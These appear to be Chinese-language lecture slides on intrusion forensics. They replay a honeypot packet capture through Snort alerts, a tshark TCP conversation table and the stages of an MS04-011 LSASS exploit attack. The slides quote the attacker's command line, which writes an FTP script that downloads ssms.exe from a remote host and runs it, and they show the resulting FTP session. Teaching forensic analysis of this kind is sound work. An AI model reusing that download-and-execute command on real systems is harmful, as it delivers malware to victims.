 - 04/20-11:28:29.447746 [**] [1:2466:7] NETBIOS SMB-DS IPC\$ unicode share access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
 - 04/20-11:28:30.172468 [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification: Attempted
Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
 - 04/20-11:28:30.180587 [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification: Attempted
Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445



案例： pcap attack trace——TCP会话信息

- tshark -r attack-trace.pcap -qnz conv,tcp

```
huangwei@huangwei-cuc:~/workspace/teaching/branches/exp/NetworkSecurity/chap0x07/forensics$ tshark -r attack-trace.pcap -qnz conv,tcp
```

```
=====
TCP Conversations
```

```
Filter:<No Filter>
```

| | | <- | | -> | | Total | |
|----------------------|-------------------------|--------|-------|--------|--------|--------|--------|
| | | Frames | Bytes | Frames | Bytes | Frames | Bytes |
| 98.114.205.102:2152 | <-> 192.150.11.111:1080 | 112 | 6056 | 159 | 167332 | 271 | 173388 |
| 98.114.205.102:1828 | <-> 192.150.11.111:445 | 17 | 1828 | 14 | 4997 | 31 | 6825 |
| 192.150.11.111:36296 | <-> 98.114.205.102:8884 | 12 | 1018 | 15 | 1051 | 27 | 2069 |
| 192.150.11.111:1957 | <-> 98.114.205.102:1924 | 6 | 483 | 6 | 334 | 12 | 817 |
| 98.114.205.102:1821 | <-> 192.150.11.111:445 | 3 | 170 | 4 | 242 | 7 | 412 |

- 猜测


—五个TCP会话对应5个不同的攻击阶段


- 扫描/枚举、漏洞利用、执行攻击指令、FTP会话、下载恶意代码



案例：pcap attack trace——攻击过程重放(1/5)

- 扫描/枚举
- 漏洞利用
- 执行攻击指令
- FTP会话
- 下载恶意代码





- 扫描/枚举
- 漏洞利用

CVE-2003-0533 (MS04-011)


LSASS buffer overflow





案例：pcap attack trace——攻击过程重放(3/5)

- 扫描/枚举
- 漏洞利用
- 执行攻击指令
- FTP会话
- 下载恶意代码




```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe  
ssms.exe
```



案例：pcap attack trace——攻击过程重放(4/5)

- 扫描/枚举
- 漏洞利用
- 执行攻击指令
- **FTP会话**
- 下载恶意代码




```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```



案例：pcap attack trace——攻击过程重放(5/5)

- 下载恶意代码





本章小结

- 入侵取证不等于计算机取证
 - 实际的入侵取证难点在于准确全面的“攻击重放”
- 了解计算机证据的概念
 - 证据类型 / 取证目标 / 证据保管
- 了解计算机取证理论和关键技术
 - 跨学科理论
 - 综合技术



参考资料

1. Digital Forensics and Electronic Discovery <http://all.net/DFE/index.html>
2. 郭永健, 有效利用法证工具开展法证实践 <http://www.china-forensic.com/downloads/2011/CCFC2011-ISFS-Sprite-workshop.ppt>
3. Brian Carrier, File System Forensic Analysis, Addison Wesley, 2005 (ISBN: 0-32-126817-2)
4. 殷联甫, 计算机反取证技术研究, 计算机系统应用, 2005年10期
5. HoneyNet Project Challenges <http://www.honeynet.org/challenges>
6. [awesome-incident-response on GitHub](#)



课后思考题

- 试述防火墙、入侵检测、应用程序安全加固、蜜罐和蜜网技术以及计算机取证技术之间的关系？如何综合运用这些技术来进行网络与系统安全防护与加固？